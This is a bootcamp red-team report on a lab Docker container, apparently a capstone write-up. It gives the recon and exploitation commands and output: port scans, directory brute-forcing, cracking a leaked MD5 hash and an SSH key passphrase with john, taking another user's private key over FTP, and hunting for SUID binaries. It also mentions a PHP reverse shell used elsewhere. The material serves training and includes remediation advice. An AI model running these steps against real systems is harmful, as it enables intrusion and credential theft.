Red Team Project

CLA | Cybersecurity Bootcamp

Ricardo Infante

25.09.2025

CODE LABS ACADEMY

CYBERSECURITY BOOTCAMP

RED TEAM FINAL PROJECT

Contents

Confidentiality Statement

This document is the exclusive property of **Ricardo Infante (penetration tester)**. It contains proprietary and confidential information. Any duplication, redistribution, or use — whether in whole or in part and in any form — requires the prior consent of both the penetration tester and **Code Labs Academy (CLA)**.

Disclaimer

A penetration test represents a snapshot in time. The findings and recommendations in this report reflect the information gathered during the assessment period only and do not account for any subsequent changes or modifications. The assessment was prioritized to identify the weakest security controls most likely to be exploited by an attacker.

Contact Information

Name	Title	Contact Information
Ricardo Infante	Penetration Tester	Email: ricardo.infante@protonmail.com
Code Labs Academy	Bootcamp Provider	Email: hello@codelabsacademy.com

Assessment Overview

The red team capstone project was conducted from **18 July 2025** to **25 September 2025**. Code Labs Academy provided the target environment, a single Dockerized container (`devcel/final_task:v1`), which was the sole assessment target. The final report was prepared for presentation on **26 September 2025**. All testing followed the methodologies, tools, and frameworks taught during the red team portion of the bootcamp.

The project objective was to gain root privileges on the container by exploiting vulnerabilities and to document what was attempted, what succeeded, what failed, and lessons learned.

Phases performed:

- **Planning** — Collected project objectives, scope, and available constraints.
- **Discovery** — Conducted scanning and enumeration to identify exposed services, accounts, and misconfigurations.
- **Attack** — Exploited identified vulnerabilities to escalate privileges and validated successful compromise.
- **Reporting** — Documented findings, unsuccessful attempts, supporting evidence, and recommendations.

The assessment focused on demonstrating realistic exploitation paths rather than exhaustive coverage of every control. Findings reflect the state of the target during the engagement period only.

Key takeaways

- The assessment demonstrated a complete compromise path to container root privileges.
- Documentation included both successful and unsuccessful techniques, providing a learning record as well as actionable findings.

See Section 4 — Findings for detailed vulnerabilities and remediation recommendations.

Finding Severity Ratings

The following table defines severity levels and corresponding CVSS v3 score ranges. These ratings were applied consistently throughout this report to classify vulnerabilities and assess their risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation was straightforward and typically resulted in full system-level compromise. Immediate remediation was advised.
High	7.0-8.9	Exploitation required more effort but could elevate privileges or cause data loss or downtime. Prompt remediation was advised.
Medium	4.0-6.9	Vulnerabilities existed but were not directly exploitable or required extra conditions (e.g., social engineering). Addressed after higher priorities.
Low	0.1-3.9	Vulnerabilities were non-exploitable but still increased the attack surface. Recommended for remediation in the next maintenance cycle.
Informational	N/A	No direct vulnerability existed. Observations included strong controls, documentation gaps, or additional context for security posture.

Risk Factors

Risk classification combined two dimensions:

Likelihood — The probability of exploitation, based on attack complexity, availability of tools, attacker skill level, and client environment.

Impact — The potential effect on confidentiality, integrity, or availability if the vulnerability were exploited.

Both factors were considered when assigning severity ratings to findings.

Scope

The engagement was restricted to a single containerized environment provided by Code Labs Academy. The target was a Docker container instantiated from the following image:

Assessment	Details
Containerized Docker Machine (Target)	Image: devcel/final_task:v1

The project objective was to gain root privileges on this container by exploiting vulnerabilities and to produce a report detailing the approaches attempted, what succeeded, what failed, and the lessons learned.

1 Executive Summary

I performed an internal penetration test against a single Dockerized target. In-scope services were **FTP (21)**, **SSH (22)**, and **HTTP (80)**. The objective was to evaluate the target, identify exposed services, and exploit weaknesses to obtain root privileges within the container while documenting all actions.

Enumeration of HTTP revealed a hidden path via `/robots.txt`. Viewing the page source disclosed two usernames (`rick`, `ann`) and an MD5 hash which, once cracked, yielded the password `qwerty`. SSH access for `rick` was disabled, but FTP accepted `rick:qwerty`; FTP access for `ann` was denied. Rick's FTP access exposed web content and Ann's SSH keys. The private key remained passphrase-protected, and the passphrase was cracked using the obtained `id_rsa` file.

Two attack chains were executed:

- **Attack Chain A** — FTP → SSH (`ann`) → SUID → root.

With Ann's private key and cracked passphrase, I gained SSH access and executed the SUID binary `/usr/bin/special_file` to obtain root.

- **Attack Chain B** — FTP → Webshell (`www-data`) → SUID → root.

I uploaded a PHP reverse shell file to `/var/www/html`, executed it over HTTP to gain a `www-data` shell, then invoked `/usr/bin/special_file` to escalate to root.

Summary of access and techniques:

- **Initial access:** FTP login with disclosed credentials (`rick:qwerty`).
- **Impact:** full administrative control of the containerized target.

1.1 Recommendations (brief)

- **SUID control:** remove or tightly restrict `/usr/bin/special_file` (drop setuid, correct owner/group/access control lists).
- **Stop credential leakage:** remove usernames/hashes from HTML comments; do not list non-public paths in `/robots.txt`.
- **FTP/Web root:** disable FTP or enforce FTPS with user chroot and strict write controls; mount `/var/www/html` read-only and disallow FTP writes. If uploads are required, use a separate non-executable directory.
- **SSH hardening:** key-only auth, disable passwords, rotate keys, and use strong key derivation functions (KDF) settings for private keys.
- **Home and `.ssh` permissions:** fix cross-user access for `ann` (apply to all users).

See Section 4 — Findings for detailed remediation guidance and CVSS scoring.

Key takeaways

- Initial access came from exposed credentials; root was gained via a world-executable setuid binary.
- Priority: remove the SUID path first, then eliminate the sources of credential exposure.

2 Red Team Project Report

2.1 Introduction

This report documented a controlled red-team exercise in a lab environment. The target was deployed via Docker using the image `devcel/final_task:v1`. The container was started with:

```
sudo docker pull devcel/final_task:v1

sudo docker run -d \
    -p 2121:21 -p 2222:22 -p 8080:80 \
    -p 60000-60002:60000-60002/tcp \
    --add-host=host.docker.internal:host-gateway \
    devcel/final_task:v1
```

Only services exposed through the mapped ports were in scope.

2.2 Objective

Primary objective: obtain root privileges on the target Docker container by exploiting exposed services and misconfigurations.

Secondary objective: produce a clear write-up that details what was attempted, what succeeded, what failed, and key lessons learned.

The engagement simulated an internal assessment against a containerized host with three exposed services (FTP on 21, SSH on 22, HTTP on 80). Hints permitted the use of PentestMonkey payloads and hash-processing workflows (e.g., SSH2John and Hash Cracker). The attack path was derived and executed without additional guidance.

3 Methodologies

I used a standard internal penetration test flow for a single target. The container was reachable via mapped ports 21/22/80. Initial access was gained via FTP credentials; in both attack chains, root was obtained by executing the SUID binary */usr/bin/special_file* either after SSH access as ‘ann’ or from a ‘www-data’ reverse shell. The steps, evidence, and outcomes per phase are below.

Administrative Docker access existed for lab setup and was excluded from testing; docker exec was not used to obtain compromise.

3.1 Information Gathering

3.1.1 Target context

- Image:


```
devcel/final_task:v1
```

- Starting Docker container:

```
sudo docker run -d \
    -p 2121:21 -p 2222:22 -p 8080:80 \
    -p 60000-60002:60000-60002/tcp \
    --add-host=host.docker.internal:host-gateway \
    devcel/final_task:v1
```

- Identify container IP

```
docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}'
b927d8009d40
```



```
❯ docker ps -a
CONTAINER ID   IMAGE                  COMMAND                  CREATED         STATUS         PORTS

b927d8009d40   devcel/final_task:v1   "/bin/sh -c '/usr/sb…"   5 minutes ago   Up 5 minutes   9090/tc
121->21/tcp, [::]:2121->21/tcp, 0.0.0.0:2222->22/tcp, [::]:2222->22/tcp, 0.0.0.0:8080->80/tcp, [::]:8
❯ docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' b927d8009d40
172.17.0.2
```


Figure 1 – ‘docker ps’ and ‘docker inspect’ showing the container and IP 172.17.0.2

- **Container IP:** 172.17.0.2

3.1.2 Service discovery

- Initial Nmap scan result:

```
nmap -sC -sV -T4 -p- 172.17.0.2
```



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 42:41:e8:b9:a6:6a:78:cc:5d:8e:e5:25:f5:9f:04:ea (ECDSA)
|_  256 e5:48:8b:be:2b:13:df:26:bb:3e:69:1d:8f:08:83:27 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/sup3rs3cr3tworkinprogress
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2 – Initial Nmap scan against 172.17.0.2

3.1.3 Open ports

- From the initial scan, three services were identified:
  - FTP on port 21
  - SSH on port 22
  - HTTP on port 80
- HTTP also revealed:
  - ***robots.txt*** contained one disallowed entry: ***/sup3rs3cr3tworkinprogress***

Key takeaways


- Enumerated FTP, SSH, and HTTP with specific versions, establishing viable attack surfaces.

- The *robots.txt* entry disclosed a hidden path that informed subsequent HTTP enumeration.

3.2 Enumeration

3.2.1 HTTP


- Visited *http://172.17.0.2/robots.txt* and confirmed one disallowed path:



```
User-agent: *
Disallow: /sup3rs3cr3tworkinprogress
```

Figure 3 – /robots.txt with the disallowed entry


- Browsed to *http://172.17.0.2/sup3rs3cr3tworkinprogress/*. The page displayed only "WORK IN PROGRESS."



WORK IN PROGRESS

Figure 4 – page content for http://172.17.0.2/sup3rs3cr3tworkinprogress

- Viewed source code of the same page and found an HTML comment disclosing two usernames (Rick, Ann) and an MD5 password hash, plus a note that SSH for Rick was disabled:




```
<!DOCTYPE html>
<html>
<head>
    <title>WORK IN PROGRESS</title>
</head>
<body>
    <h1>WORK IN PROGRESS</h1>
    <!-- Hey Rick, just in case you forgot again, your MD5 password hash is d8578edf8458ce06fbc5bb76a58c5ca4. Furthermore, I disabled your SSH access like you asked for. Ann -->
</body>
</html>
```

Figure 5 – Source code showing the comment.

Source code comment:

```
<h1>WORK IN PROGRESS</h1> <!-- Hey Rick, just in case you forgot again, your MD5
password hash is d8578edf8458ce06fbc5bb76a58c5ca4. Furthermore, I disabled your
SSH access like you asked for. Ann --> </body>
```


- Cracked the MD5 hash using *CrackStation.net* to obtain the password 'qwerty':



Hash	Type	Result
d8578edf8458ce06fbc5bb76a58c5ca4	md5	qwerty

Figure 6 – CrackStation output


```
gobuster dir -u http://172.17.0.2 -w \
/snap/seclists/1078/Discovery/Web-Content/directory-list-2.3-medium.txt
```



```
❯ gobuster dir -u http://172.17.0.2 -w /snap/seclists/1078/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /snap/seclists/1078/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 275]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 7 – Gobuster run showing /server-status 403

```
dirb http://172.17.0.2
```



```
---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/index.html (CODE:200|SIZE:10671)
+ http://172.17.0.2/robots.txt (CODE:200|SIZE:52)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
```

Figure 8 – Dirb results confirming only /index.html, /robots.txt, and /server-status (403)


- **Directory discovery** with Gobuster and Dirb identified */server-status* (code **403**) and confirmed */index.html* and */robots.txt*. The hidden path */sup3rs3cr3tworkinprogress* came from */robots.txt* rather than brute-force enumeration.
- Requesting *http://172.17.0.2/server-status* returned **403 Forbidden**.

3.2.2 Notes / artifacts

- Possible usernames: ***rick***, ***ann***
- SSH was disabled for ***rick*** per the page comment
- MD5 hash = d8578edf8458ce06fbc5bb76a58c5ca4 –> **qwerty**
- No exploits were identified for the enumerated service versions at this stage


3.3 Penetration

I attempted FTP login as `ann`, which was denied. I then authenticated as `rick` using the disclosed credentials `rick:qwerty`, which succeeded and exposed the web content and user home directories.



```
❯ ftp ann@172.17.0.2 -P 21
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
530 Permission denied.
ftp: Login failed
```

Figure 9 – FTP login denied for `ann`



```
❯ ftp rick@172.17.0.2 -P 21
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||60000|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10671 Apr 29  2023 index.html
-rw-rw-r--    1 0        0              52 Apr 28  2023 robots.txt
drwxr-xr-x    1 0        0            4096 Apr 29  2023 sup3rs3cr3tworkinprogress
226 Directory send OK.
ftp> _
```

Figure 10 – FTP login as `rick` with directory listing

After listing the FTP root, I observed two files (`index.html`, `robots.txt`) and one directory (`sup3rs3cr3tworkinprogress`), matching what HTTP enumeration had already revealed. From this point, two attack chains were pursued.


3.3.1 Attack Chain A

FTP → SSH (ann) → SUID → root

1) Acquire ann's SSH keys via FTP

Enumerating /home revealed user directories rick and ann. With SSH for rick disabled and no relevant artifacts in his home, I proceeded to examine ann's directory.

```
ls -la /home/ann/
```



```
drwxr-xr-x    1 1001     1001        4096 Apr 29  2023 .
drwxr-xr-x    1 0        0           4096 Apr 29  2023 ..
-rw-r--r--    1 1001     1001         220 Jan 06  2022 .bash_logout
-rw-r--r--    1 1001     1001        3771 Jan 06  2022 .bashrc
-rw-r--r--    1 1001     1001         807 Jan 06  2022 .profile
drwx---r-x    1 1001     1001        4096 Apr 29  2023 .ssh
```


Figure 11 – Listing Ann's directory

```
ftp> cd /home/ann/.ssh
ftp> ls -l

-rw----r-- 1 1001 1001 737 Apr 29 2023 authorized_keys
-rw----r-- 1 1001 1001 3414 Apr 29 2023 id_rsa
-rw-r--r-- 1 1001 1001 737 Apr 29 2023 id_rsa.pub

ftp> mget *
```

2) Crack the private-key passphrase

On the attacker host, I converted the private key for cracking and recovered the passphrase with John:

```
ssh2john id_rsa > id_rsa.hash
john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
```




```
┌──(Al3grus㉿kali)-[~/Desktop]
└─$ ssh2john id_rsa > id_rsa.hash

┌──(Al3grus㉿kali)-[~/Desktop]
└─$ john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (id_rsa)
1g 0:00:00:01 DONE (2025-09-16 11:53) 0.5524g/s 17.67p/s 17.67c/s 17.67C/s 123456..butterfly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 12 – john output showing passphrase "password"

3) SSH as ann using the cracked key

Using the recovered passphrase `password`, I authenticated to SSH as `ann` and obtained an interactive shell:

```
ssh -i ~/Desktop/ann/id_rsa ann@172.17.0.2 -p 22
```




```
❯ ssh -i ~/Desktop/ann/id_rsa ann@172.17.0.2 -p 22
Enter passphrase for key '/home/admin/Desktop/ann/id_rsa':
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 6.14.0-24-generic x86_64)
```

Figure 13 – Successful SSH login as ann

4) Enumerate SUID binaries and validate group permissions


find / -perm -4000 2>/dev/null identified */usr/bin/special_file*.

Its mode was -rwsrwx--x and group web_admins:



```
ann@b927d8009d40:~$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/special_file
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Figure 14 – SUID listing including /usr/bin/special_file



```
ann@b927d8009d40:~$ id
uid=1001(ann) gid=1001(ann) groups=1001(ann),1002(web_admins)
